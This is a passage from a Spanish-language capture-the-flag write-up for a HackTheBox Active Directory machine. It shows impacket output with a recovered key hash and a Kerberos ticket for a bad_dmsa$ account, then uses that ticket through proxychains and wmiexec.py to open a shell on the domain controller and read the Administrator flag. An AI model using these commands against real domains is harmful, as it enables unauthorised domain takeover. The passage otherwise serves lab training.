[*] EncryptionTypes.rc4_hmac:0b133be956bfaddf9cea56701affddec
[*] Saving ticket in bad_dmsa$@krbtgt_EIGHTEEN.HTB@EIGHTEEN.HTB.ccache
Tenga en cuenta que los scripts de impacket deben ejecutarse explícitamente con python3 y no con el prefijo impacket- para que proxychains funcione.
En este punto, podemos usar el ticket para obtener acceso como bad_dmsa$ y leer la flag del escritorio del usuario Administrator:
$ export KRB5CCNAME='bad_dmsa$@krbtgt_EIGHTEEN.HTB@EIGHTEEN.HTB.ccache'

$ proxychains -q python3 wmiexec.py -k -no-pass 'bad_dmsa$@dc01.eighteen.htb'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\Users\Administrator\Desktop\root.txt
7bf2ac52d63183ecb483793ebef50b72